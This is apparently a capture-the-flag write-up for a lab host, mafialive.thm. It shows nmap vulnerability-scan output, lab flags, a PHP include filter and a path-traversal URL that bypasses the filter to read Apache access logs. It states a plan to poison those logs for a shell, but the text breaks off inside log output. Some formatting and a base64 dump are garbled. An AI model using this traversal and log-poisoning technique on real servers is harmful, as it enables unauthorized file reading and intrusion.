

## Enumeration

# First found a website ,doesnt have interesting functionality

#Task says we nneed to find a appropriate hostname so we guess it from visitng the website

# Hostname is mafialive.thm and we get a flag [Hostname](#)

# Now we exploited an lfi which we have on a view parameter [LFI](#)

## Nmap

Starting Nmap 7.91 ( <https://nmap.org> ) at 2021-06-02 08:30 EDT  
Nmap scan report for 10.10.193.110  
Host is up (0.49s latency).

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| vulners:
| cpe:/a:openbsd:openssh:7.6p1:
|   EDB-ID:21018 10.0 https://vulners.com/exploitdb/EDB-ID:21018 *EXPLOIT*
|   CVE-2001-0554 10.0 https://vulners.com/cve/CVE-2001-0554
|   MSF:ILITIES/UBUNTU-CVE-2019-6111/ 5.8 https://vulners.com/metasploit/MSF:ILITIES/UBUNTU-CVE-2019-6111/ *EXPLOIT*
|   MSF:ILITIES/SUSE-CVE-2019-6111/ 5.8 https://vulners.com/metasploit/MSF:ILITIES/SUSE-CVE-2019-6111/ *EXPLOIT*
|   MSF:ILITIES/SUSE-CVE-2019-25017/ 5.8 https://vulners.com/metasploit/MSF:ILITIES/SUSE-CVE-2019-25017/ *EXPLOIT*
|   MSF:ILITIES/REDHAT_LINUX-CVE-2019-6111/ 5.8 https://vulners.com/metasploit/MSF:ILITIES/REDHAT\_LINUX-CVE-2019-6111/ *EXPLOIT*
|   MSF:ILITIES/REDHAT-OPENSSHIFT-CVE-2019-6111/ 5.8 https://vulners.com/metasploit/MSF:ILITIES/REDHAT-OPENSSHIFT-CVE-2019-6111/ *EXPLOIT*
|   MSF:ILITIES/ORACLE-SOLARIS-CVE-2019-6111/ 5.8 https://vulners.com/metasploit/MSF:ILITIES/ORACLE-SOLARIS-CVE-2019-6111/ *EXPLOIT*
|   MSF:ILITIES/OPENBSD-OPENSSSH-CVE-2019-6111/ 5.8 https://vulners.com/metasploit/MSF:ILITIES/OPENBSD-OPENSSSH-CVE-2019-6111/ *EXPLOIT*
|   MSF:ILITIES/IBM-AIX-CVE-2019-6111/ 5.8 https://vulners.com/metasploit/MSF:ILITIES/IBM-AIX-CVE-2019-6111/ *EXPLOIT*
|   MSF:ILITIES/HUAWEI-EULERO5-2_0_SP8-CVE-2019-6111/ 5.8 https://vulners.com/metasploit/MSF:ILITIES/HUAWEI-EULERO5-2\_0\_SP8-CVE-2019-6111/ *EXPLOIT*
|   MSF:ILITIES/HUAWEI-EULERO5-2_0_SP5-CVE-2019-6111/ 5.8 https://vulners.com/metasploit/MSF:ILITIES/HUAWEI-EULERO5-2\_0\_SP5-CVE-2019-6111/ *EXPLOIT*
|   MSF:ILITIES/HUAWEI-EULERO5-2_0_SP3-CVE-2019-6111/ 5.8 https://vulners.com/metasploit/MSF:ILITIES/HUAWEI-EULERO5-2\_0\_SP3-CVE-2019-6111/ *EXPLOIT*
|   MSF:ILITIES/HUAWEI-EULERO5-2_0_SP2-CVE-2019-6111/ 5.8 https://vulners.com/metasploit/MSF:ILITIES/HUAWEI-EULERO5-2\_0\_SP2-CVE-2019-6111/ *EXPLOIT*
|   MSF:ILITIES/GENTOO-LINUX-CVE-2019-6111/ 5.8 https://vulners.com/metasploit/MSF:ILITIES/GENTOO-LINUX-CVE-2019-6111/ *EXPLOIT*
|   MSF:ILITIES/F5-BIG-IP-CVE-2019-6111/ 5.8 https://vulners.com/metasploit/MSF:ILITIES/F5-BIG-IP-CVE-2019-6111/ *EXPLOIT*
|   MSF:ILITIES/DEBIAN-CVE-2019-6111/ 5.8 https://vulners.com/metasploit/MSF:ILITIES/DEBIAN-CVE-2019-6111/ *EXPLOIT*
|   MSF:ILITIES/CENTOS_LINUX-CVE-2019-6111/ 5.8 https://vulners.com/metasploit/MSF:ILITIES/CENTOS\_LINUX-CVE-2019-6111/ *EXPLOIT*
|   MSF:ILITIES/AMAZON_LINUX-CVE-2019-6111/ 5.8 https://vulners.com/metasploit/MSF:ILITIES/AMAZON\_LINUX-CVE-2019-6111/ *EXPLOIT*
|   MSF:ILITIES/AMAZON-LINUX-AMI-2-CVE-2019-6111/ 5.8 https://vulners.com/metasploit/MSF:ILITIES/AMAZON-LINUX-AMI-2-CVE-2019-6111/
```

[LINUX-AMI-2-CVE-2019-6111/ \\*EXPLOIT\\*](#)  
 | MSF:ILITIES/ALPINE-LINUX-CVE-2019-6111/ 5.8 [https://vulners.com/metasploit/MSF:ILITIES/ALPINE-LINUX-CVE-2019-6111/ \\*EXPLOIT\\*](https://vulners.com/metasploit/MSF:ILITIES/ALPINE-LINUX-CVE-2019-6111/ *EXPLOIT*)  
 | EXPLOITPACK:98FE96309F9524B8C84C508837551A19 5.8 [https://vulners.com/exploitpack/EXPLOITPACK:-98FE96309F9524B8C84C508837551A19 \\*EXPLOIT\\*](https://vulners.com/exploitpack/EXPLOITPACK:-98FE96309F9524B8C84C508837551A19 *EXPLOIT*)  
 | EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97 5.8 [https://vulners.com/exploitpack/EXPLOITPACK:-5330EA02EBDE345BFC9D6DDDD97F9E97 \\*EXPLOIT\\*](https://vulners.com/exploitpack/EXPLOITPACK:-5330EA02EBDE345BFC9D6DDDD97F9E97 *EXPLOIT*)  
 | EDB-ID:46516 5.8 [https://vulners.com/exploitdb/EDB-ID:46516 \\*EXPLOIT\\*](https://vulners.com/exploitdb/EDB-ID:46516 *EXPLOIT*)  
 | CVE-2019-6111 5.8 <https://vulners.com/cve/CVE-2019-6111>  
 | SSH\_ENUM 5.0 [https://vulners.com/canvas/SSH\\_ENUM \\*EXPLOIT\\*](https://vulners.com/canvas/SSH_ENUM *EXPLOIT*)  
 | PACKETSTORM:150621 5.0 [https://vulners.com/packetstorm/PACKETSTORM:150621 \\*EXPLOIT\\*](https://vulners.com/packetstorm/PACKETSTORM:150621 *EXPLOIT*)  
 | MSF:AUXILIARY/SCANNER/SSH/SSH\_ENUMUSERS 5.0  
[https://vulners.com/metasploit/MSF:AUXILIARY/SCANNER/SSH/SSH\\_ENUMUSERS \\*EXPLOIT\\*](https://vulners.com/metasploit/MSF:AUXILIARY/SCANNER/SSH/SSH_ENUMUSERS *EXPLOIT*)  
 | EXPLOITPACK:F957D7E8A0CC1E23C3C649B764E13FB0 5.0 [https://vulners.com/exploitpack/-EXPLOITPACK:F957D7E8A0CC1E23C3C649B764E13FB0 \\*EXPLOIT\\*](https://vulners.com/exploitpack/-EXPLOITPACK:F957D7E8A0CC1E23C3C649B764E13FB0 *EXPLOIT*)  
 | EXPLOITPACK:EBDBC5685E3276D648B4D14B75563283 5.0 [https://vulners.com/exploitpack/-EXPLOITPACK:EBDBC5685E3276D648B4D14B75563283 \\*EXPLOIT\\*](https://vulners.com/exploitpack/-EXPLOITPACK:EBDBC5685E3276D648B4D14B75563283 *EXPLOIT*)  
 | EDB-ID:45939 5.0 [https://vulners.com/exploitdb/EDB-ID:45939 \\*EXPLOIT\\*](https://vulners.com/exploitdb/EDB-ID:45939 *EXPLOIT*)  
 | CVE-2018-15919 5.0 <https://vulners.com/cve/CVE-2018-15919>  
 | CVE-2018-15473 5.0 <https://vulners.com/cve/CVE-2018-15473>  
 | 1337DAY-ID-31730 5.0 [https://vulners.com/zdt/1337DAY-ID-31730 \\*EXPLOIT\\*](https://vulners.com/zdt/1337DAY-ID-31730 *EXPLOIT*)  
 | EDB-ID:45233 4.6 [https://vulners.com/exploitdb/EDB-ID:45233 \\*EXPLOIT\\*](https://vulners.com/exploitdb/EDB-ID:45233 *EXPLOIT*)  
 | MSF:ILITIES/OPENBSD-OPENSSEH-CVE-2020-14145/ 4.3 [https://vulners.com/metasploit/MSF:ILITIES/OPENBSD-OPENSSEH-CVE-2020-14145/ \\*EXPLOIT\\*](https://vulners.com/metasploit/MSF:ILITIES/OPENBSD-OPENSSEH-CVE-2020-14145/ *EXPLOIT*)  
 | MSF:ILITIES/HUAWEI-EULEROS-2\_0\_SP9-CVE-2020-14145/ 4.3 [https://vulners.com/metasploit/MSF:ILITIES/-HUAWEI-EULEROS-2\\_0\\_SP9-CVE-2020-14145/\\*EXPLOIT\\*](https://vulners.com/metasploit/MSF:ILITIES/-HUAWEI-EULEROS-2_0_SP9-CVE-2020-14145/*EXPLOIT*)  
 | MSF:ILITIES/HUAWEI-EULEROS-2\_0\_SP8-CVE-2020-14145/ 4.3 [https://vulners.com/metasploit/MSF:ILITIES/-HUAWEI-EULEROS-2\\_0\\_SP8-CVE-2020-14145/\\*EXPLOIT\\*](https://vulners.com/metasploit/MSF:ILITIES/-HUAWEI-EULEROS-2_0_SP8-CVE-2020-14145/*EXPLOIT*)  
 | MSF:ILITIES/HUAWEI-EULEROS-2\_0\_SP5-CVE-2020-14145/ 4.3 [https://vulners.com/metasploit/MSF:ILITIES/-HUAWEI-EULEROS-2\\_0\\_SP5-CVE-2020-14145/\\*EXPLOIT\\*](https://vulners.com/metasploit/MSF:ILITIES/-HUAWEI-EULEROS-2_0_SP5-CVE-2020-14145/*EXPLOIT*)  
 | MSF:ILITIES/F5-BIG-IP-CVE-2020-14145/ 4.3 [https://vulners.com/metasploit/MSF:ILITIES/F5-BIG-IP-CVE-2020-14145/ \\*EXPLOIT\\*](https://vulners.com/metasploit/MSF:ILITIES/F5-BIG-IP-CVE-2020-14145/ *EXPLOIT*)  
 | CVE-2020-14145 4.3 <https://vulners.com/cve/CVE-2020-14145>  
 | CVE-2019-6110 4.0 <https://vulners.com/cve/CVE-2019-6110>  
 | CVE-2019-6109 4.0 <https://vulners.com/cve/CVE-2019-6109>  
 | CVE-2018-20685 2.6 <https://vulners.com/cve/CVE-2018-20685>  
 | PACKETSTORM:151227 0.0 [https://vulners.com/packetstorm/PACKETSTORM:151227 \\*EXPLOIT\\*](https://vulners.com/packetstorm/PACKETSTORM:151227 *EXPLOIT*)  
 | EDB-ID:46193 0.0 [https://vulners.com/exploitdb/EDB-ID:46193 \\*EXPLOIT\\*](https://vulners.com/exploitdb/EDB-ID:46193 *EXPLOIT*)  
 | 1337DAY-ID-32009 0.0 [https://vulners.com/zdt/1337DAY-ID-32009 \\*EXPLOIT\\*](https://vulners.com/zdt/1337DAY-ID-32009 *EXPLOIT*)  
 | 1337DAY-ID-30937 0.0 [https://vulners.com/zdt/1337DAY-ID-30937 \\*EXPLOIT\\*](https://vulners.com/zdt/1337DAY-ID-30937 *EXPLOIT*)

80/tcp open http Apache httpd 2.4.29 ((Ubuntu))

| http-csrf:

| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.10.193.110

| Found the following possible CSRF vulnerabilities:

| Path: <http://10.10.193.110:80/>

| Form id:

| Form action: #

| Path: <http://10.10.193.110:80/>

| Form id:

| Form action: #

| Path: <http://10.10.193.110:80/pages/gallery.html>

| Form id:

| Form action: #

| Path: <http://10.10.193.110:80/pages/gallery.html>

| Form id:

| Form action: #

| Path: <http://10.10.193.110:80/layout/scripts/jquery.mobilemenu.js>

| Form id:

| Form action: #

| Path: <http://10.10.193.110:80/pages/full-width.html>

Form id:  
Form action: #

Path: <http://10.10.193.110:80/pages/full-width.html>  
Form id: name  
Form action: #

Path: <http://10.10.193.110:80/pages/full-width.html>  
Form id:  
Form action: #

Path: <http://10.10.193.110:80/pages/sidebar-right.html>  
Form id:  
Form action: #

Path: <http://10.10.193.110:80/pages/sidebar-right.html>  
Form id: name  
Form action: #

Path: <http://10.10.193.110:80/pages/sidebar-right.html>  
Form id:  
Form action: #

Path: <http://10.10.193.110:80/pages/sidebar-left.html>  
Form id:  
Form action: #

Path: <http://10.10.193.110:80/pages/sidebar-left.html>  
Form id: name  
Form action: #

Path: <http://10.10.193.110:80/pages/sidebar-left.html>  
Form id:  
Form action: #

Path: <http://10.10.193.110:80/pages/font-icons.html>  
Form id:  
Form action: #

Path: <http://10.10.193.110:80/pages/font-icons.html>  
Form id:  
Form action: #

Path: <http://10.10.193.110:80/pages/basic-grid.html>  
Form id:  
Form action: #

Path: <http://10.10.193.110:80/pages/basic-grid.html>  
Form id:  
Form action: #

Path: <http://10.10.193.110:80/index.html>  
Form id:  
Form action: #

Path: <http://10.10.193.110:80/index.html>  
Form id:  
Form action: #

\_ http-dombased-xss: Couldn't find any DOM based XSS.  
\_ http-fileupload-exploiter:

Couldn't find a file-type field.

\_ Couldn't find a file-type field.  
\_ http-server-header: Apache/2.4.29 (Ubuntu)  
\_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.

```

| vulners:
| cpe:/a:apache:http_server:2.4.29:
| MSF:ILITIES/REDHAT_LINUX-CVE-2019-0211/ 7.2 https://vulners.com/metasploit/MSF:ILITIES/REDHAT\_LINUX-CVE-2019-0211/ *EXPLOIT*
| MSF:ILITIES/IBM-HTTP_SERVER-CVE-2019-0211/ 7.2 https://vulners.com/metasploit/MSF:ILITIES/IBM-HTTP\_SERVER-CVE-2019-0211/ *EXPLOIT*
| EXPLOITPACK:44C5118F831D55FAF4259C41D8BDA0AB 7.2 https://vulners.com/exploitpack/EXPLOITPACK:-44C5118F831D55FAF4259C41D8BDA0AB *EXPLOIT*
| CVE-2019-0211 7.2 https://vulners.com/cve/CVE-2019-0211
| 1337DAY-ID-32502 7.2 https://vulners.com/zdt/1337DAY-ID-32502 *EXPLOIT*
| CVE-2018-1312 6.8 https://vulners.com/cve/CVE-2018-1312
| CVE-2017-15715 6.8 https://vulners.com/cve/CVE-2017-15715
| CVE-2019-10082 6.4 https://vulners.com/cve/CVE-2019-10082
| MSF:ILITIES/REDHAT_LINUX-CVE-2019-0217/ 6.0 https://vulners.com/metasploit/MSF:ILITIES/REDHAT\_LINUX-CVE-2019-0217/ *EXPLOIT*
| MSF:ILITIES/IBM-HTTP_SERVER-CVE-2019-0217/ 6.0 https://vulners.com/metasploit/MSF:ILITIES/IBM-HTTP\_SERVER-CVE-2019-0217/ *EXPLOIT*
| CVE-2019-0217 6.0 https://vulners.com/cve/CVE-2019-0217
| EDB-ID:47689 5.8 https://vulners.com/exploitdb/EDB-ID:47689 *EXPLOIT*
| CVE-2020-1927 5.8 https://vulners.com/cve/CVE-2020-1927
| CVE-2019-10098 5.8 https://vulners.com/cve/CVE-2019-10098
| 1337DAY-ID-33577 5.8 https://vulners.com/zdt/1337DAY-ID-33577 *EXPLOIT*
| MSF:ILITIES/REDHAT_LINUX-CVE-2020-9490/ 5.0 https://vulners.com/metasploit/MSF:ILITIES/REDHAT\_LINUX-CVE-2020-9490/ *EXPLOIT*
| MSF:ILITIES/ORACLE_LINUX-CVE-2020-9490/ 5.0 https://vulners.com/metasploit/MSF:ILITIES/ORACLE\_LINUX-CVE-2020-9490/ *EXPLOIT*
| MSF:ILITIES/HUAWEI-EULEROS-2_0_SP9-CVE-2020-9490/ 5.0 https://vulners.com/metasploit/MSF:ILITIES/HUAWEI-EULEROS-2\_0\_SP9-CVE-2020-9490/ *EXPLOIT*
| MSF:ILITIES/HUAWEI-EULEROS-2_0_SP8-CVE-2020-9490/ 5.0 https://vulners.com/metasploit/MSF:ILITIES/HUAWEI-EULEROS-2\_0\_SP8-CVE-2020-9490/ *EXPLOIT*
| MSF:ILITIES/FREEBSD-CVE-2020-9490/ 5.0 https://vulners.com/metasploit/MSF:ILITIES/FREEBSD-CVE-2020-9490/ *EXPLOIT*
| MSF:ILITIES/CENTOS_LINUX-CVE-2020-9490/ 5.0 https://vulners.com/metasploit/MSF:ILITIES/CENTOS\_LINUX-CVE-2020-9490/ *EXPLOIT*
| MSF:ILITIES/APACHE-HTTPD-CVE-2020-9490/ 5.0 https://vulners.com/metasploit/MSF:ILITIES/APACHE-HTTPD-CVE-2020-9490/ *EXPLOIT*
| MSF:ILITIES/AMAZON-LINUX-AMI-2-CVE-2020-9490/ 5.0 https://vulners.com/metasploit/MSF:ILITIES/AMAZON-LINUX-AMI-2-CVE-2020-9490/ *EXPLOIT*
| CVE-2020-9490 5.0 https://vulners.com/cve/CVE-2020-9490
| CVE-2020-1934 5.0 https://vulners.com/cve/CVE-2020-1934
| CVE-2019-10081 5.0 https://vulners.com/cve/CVE-2019-10081
| CVE-2019-0220 5.0 https://vulners.com/cve/CVE-2019-0220
| CVE-2019-0196 5.0 https://vulners.com/cve/CVE-2019-0196
| CVE-2018-17199 5.0 https://vulners.com/cve/CVE-2018-17199
| CVE-2018-17189 5.0 https://vulners.com/cve/CVE-2018-17189
| CVE-2018-1333 5.0 https://vulners.com/cve/CVE-2018-1333
| CVE-2018-1303 5.0 https://vulners.com/cve/CVE-2018-1303
| CVE-2017-15710 5.0 https://vulners.com/cve/CVE-2017-15710
| MSF:ILITIES/ORACLE-SOLARIS-CVE-2019-0197/ 4.9 https://vulners.com/metasploit/MSF:ILITIES/ORACLE-SOLARIS-CVE-2019-0197/ *EXPLOIT*
| CVE-2019-0197 4.9 https://vulners.com/cve/CVE-2019-0197
| MSF:ILITIES/REDHAT_LINUX-CVE-2020-11993/ 4.3 https://vulners.com/metasploit/MSF:ILITIES/REDHAT\_LINUX-CVE-2020-11993/ *EXPLOIT*
| MSF:ILITIES/HUAWEI-EULEROS-2_0_SP8-CVE-2020-11993/ 4.3 https://vulners.com/metasploit/MSF:ILITIES/HUAWEI-EULEROS-2\_0\_SP8-CVE-2020-11993/ *EXPLOIT*
| MSF:ILITIES/DEBIAN-CVE-2019-10092/ 4.3 https://vulners.com/metasploit/MSF:ILITIES/DEBIAN-CVE-2019-10092/ *EXPLOIT*
| MSF:ILITIES/APACHE-HTTPD-CVE-2020-11993/ 4.3 https://vulners.com/metasploit/MSF:ILITIES/APACHE-HTTPD-CVE-2020-11993/ *EXPLOIT*
| MSF:ILITIES/APACHE-HTTPD-CVE-2019-10092/ 4.3 https://vulners.com/metasploit/MSF:ILITIES/APACHE-HTTPD-CVE-2019-10092/ *EXPLOIT*
| MSF:ILITIES/AMAZON-LINUX-AMI-2-CVE-2020-11993/ 4.3 https://vulners.com/metasploit/MSF:ILITIES/AMAZON-LINUX-AMI-2-CVE-2020-11993/ *EXPLOIT*
| EDB-ID:47688 4.3 https://vulners.com/exploitdb/EDB-ID:47688 *EXPLOIT*
| CVE-2020-11993 4.3 https://vulners.com/cve/CVE-2020-11993
| CVE-2019-10092 4.3 https://vulners.com/cve/CVE-2019-10092

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	CVE-2018-1302	4.3	<a href="https://vulners.com/cve/CVE-2018-1302">https://vulners.com/cve/CVE-2018-1302</a>
	CVE-2018-1301	4.3	<a href="https://vulners.com/cve/CVE-2018-1301">https://vulners.com/cve/CVE-2018-1301</a>
	CVE-2018-11763	4.3	<a href="https://vulners.com/cve/CVE-2018-11763">https://vulners.com/cve/CVE-2018-11763</a>
	1337DAY-ID-33575	4.3	<a href="https://vulners.com/zdt/1337DAY-ID-33575">https://vulners.com/zdt/1337DAY-ID-33575</a> *EXPLOIT*
	CVE-2018-1283	3.5	<a href="https://vulners.com/cve/CVE-2018-1283">https://vulners.com/cve/CVE-2018-1283</a>
	PACKETSTORM:152441	0.0	<a href="https://vulners.com/packetstorm/PACKETSTORM:152441">https://vulners.com/packetstorm/PACKETSTORM:152441</a> *EXPLOIT*
	EDB-ID:46676	0.0	<a href="https://vulners.com/exploitdb/EDB-ID:46676">https://vulners.com/exploitdb/EDB-ID:46676</a> *EXPLOIT*
	1337DAY-ID-663	0.0	<a href="https://vulners.com/zdt/1337DAY-ID-663">https://vulners.com/zdt/1337DAY-ID-663</a> *EXPLOIT*
	1337DAY-ID-601	0.0	<a href="https://vulners.com/zdt/1337DAY-ID-601">https://vulners.com/zdt/1337DAY-ID-601</a> *EXPLOIT*
	1337DAY-ID-4533	0.0	<a href="https://vulners.com/zdt/1337DAY-ID-4533">https://vulners.com/zdt/1337DAY-ID-4533</a> *EXPLOIT*
	1337DAY-ID-3109	0.0	<a href="https://vulners.com/zdt/1337DAY-ID-3109">https://vulners.com/zdt/1337DAY-ID-3109</a> *EXPLOIT*
	1337DAY-ID-2237	0.0	<a href="https://vulners.com/zdt/1337DAY-ID-2237">https://vulners.com/zdt/1337DAY-ID-2237</a> *EXPLOIT*

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port  
 Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%),  
 ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Adtran 424RG FTTH gateway (92%), Linux 2.6.32 (92%),  
 Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2 (92%), Linux 3.2 - 4.9 (92%)  
 No exact OS matches for host (test conditions non-ideal).  
 Network Distance: 4 hops  
 Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

TRACEROUTE (using port 80/tcp)  
 HOP RTT ADDRESS  
 1 203.64 ms 10.4.0.1  
 2 ... 3  
 4 507.63 ms 10.10.193.110


OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .  
 Nmap done: 1 IP address (1 host up) scanned in 175.89 seconds

## SSH:22

## HTTP:80

## Hostname

# The hostname is mafialive.thm and we got first flag




# UNDER DEVELOPMENT

thm{f0und\_th3\_r1ght\_h0st\_n4m3}

#

## ***robots.txt***

# we find an disabled entry in robots.txt named test.php




```
User-agent: *
Disallow: /test.php
```

#

## ***LFI***

# we find a under development page



# **Test Page. Not to be Deployed**

Here is a button

# Source code looks interesting,we can try file inclusion

```
<code>
```

```
href="/test.php?view=/var/www/html/development_testing/mrrobot.php">
```

# we are currently in /var/www/html/development\_testing directory

#i used php filter wrapper to dump base64 output and get the resource test.php but it failed. If we try the test.php in resource with absolute path then we get output

## Test Page. Not to be Deployed

Here is a button  
CQo8IURPQ1RZUEUgSFRNTD4KPGh0bWw+Cgo8aGVhZD4KICAgIDx0aXR5ZT5JTknMVURFPC90aXR5ZT4KICAgIDxoMT5UZXRN0lFBhZ2UuIE5vdCB0byBIZSBEZXBs3lIZDwvaDE+ClAKICAgIDwvYnV0dG9uPjwvYT4gPGEgaHJl

# we get source of test.php [source test.php](#)

# Flag 2 is hidden in source

#

## source test.php

```
<!DOCTYPE HTML>
<html>

<head>
  <title>INCLUDE</title>
  <h1>Test Page. Not to be Deployed</h1>

  </button></a> <a href="/test.php?view=/var/www/html/development_testing/mrrobot.php"><button
id="secret">Here is a button</button></a><br>
  <?php

    //FLAG: thm{explo1t1ng_lf1}

    function containsStr($str, $substr) {
      return strpos($str, $substr) !== false;
    }
    if(isset($_GET["view"])){
      if(!containsStr($_GET['view'], '../..') && containsStr($_GET['view'], '/var/www/html/development_testing')) {
        include $_GET['view'];
      }else{

        echo 'Sorry, Thats not allowed';
      }
    }
  ?>
</div>
</body>

</html>
```

## Exploitation

# We now leverage the founded lfi to poisn apache logs and get a low priv shell [Lfi to shell](#)

## Lfi to shell

# The source code shows us that /var/www/development\_testing/ must be included in path no matter what



```
function containsStr($str, $substr) {
    return strpos($str, $substr) !== false;
}

if(isset($_GET['view'])) {
    if(!containsStr($_GET['view'], './../') && containsStr($_GET['view'], '/var/www/html/development_testing')) {
        include $_GET['view'];
    } else {

```

# the function is filtering if ../ is written in our parameter so we need to bypass it

# I bypassed it by using ../

> [http://mafialive.thm/test.php?view=/var/www/html/development\\_testing/../../../log/apache2/access.log](http://mafialive.thm/test.php?view=/var/www/html/development_testing/../../../log/apache2/access.log)

# We get the apache server logs so we can bypass it right now




## Next Page. Not to be Deployed

```
here is a button
1.30.255 - [02/Jun/2021:17:56:15 +0530] "GET / HTTP/1.1" 200 3888 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" 10.4.30.255 - [02/Jun/2021:17:56:16 +0530] "GET /layout/styles/layout.css
HTTP/1.1" 200 4953 "http://10.10.193.110/" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" 10.4.30.255 - [02/Jun/2021:17:56:16 +0530] "GET /layout/scripts/jquery.min.js HTTP/1.1" 200 30663
p://10.10.193.110/" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" 10.4.30.255 - [02/Jun/2021:17:56:17 +0530] "GET /layout/scripts/jquery.backtotop.js HTTP/1.1" 200 693 "http://10.10.193.110/"
zilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" 10.4.30.255 - [02/Jun/2021:17:56:17 +0530] "GET /layout/scripts/jquery.mobilemenu.js HTTP/1.1" 200 926 "http://10.10.193.110/" "Mozilla/5.0 (X11; Linux
64; rv:78.0) Gecko/20100101 Firefox/78.0" 10.4.30.255 - [02/Jun/2021:17:56:17 +0530] "GET /images/demo/348x420.png HTTP/1.1" 200 3798 "http://10.10.193.110/" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0" 10.4.30.255 - [02/Jun/2021:17:56:17 +0530] "GET /layout/styles/framework.css HTTP/1.1" 200 2178 "http://10.10.193.110/layout/styles/layout.css" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0" 10.4.30.255 - [02/Jun/2021:17:56:17 +0530] "GET /layout/styles/fontawesome-free/css/fontawesome-all.min.css HTTP/1.1" 200 8451 "http://10.10.193.110/layout/styles/layout.css" "Mozilla/5.0 (X11; Linux x86_64;
8.0) Gecko/20100101 Firefox/78.0" 10.4.30.255 - [02/Jun/2021:17:56:17 +0530] "GET /images/demo/348x261.png HTTP/1.1" 200 3163 "http://10.10.193.110/" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0" 10.4.30.255 - [02/Jun/2021:17:56:18 +0530] "GET /images/demo/100x100.png HTTP/1.1" 200 1542 "http://10.10.193.110/" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" 10.4.30.255 - [02/Jun/2021:17:56:18 +0530] "GET /images/demo/backgrounds/01.png HTTP/1.1" 200 2112 "http://10.10.193.110/" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" 10.4.30.255 - [02/Jun/2021:17:56:18
+0530] "GET /layout/styles/fontawesome-free/webfonts/fa-solid-900.woff2 HTTP/1.1" 200 44266 "http://10.10.193.110/layout/styles/fontawesome-free/css/fontawesome-all.min.css" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
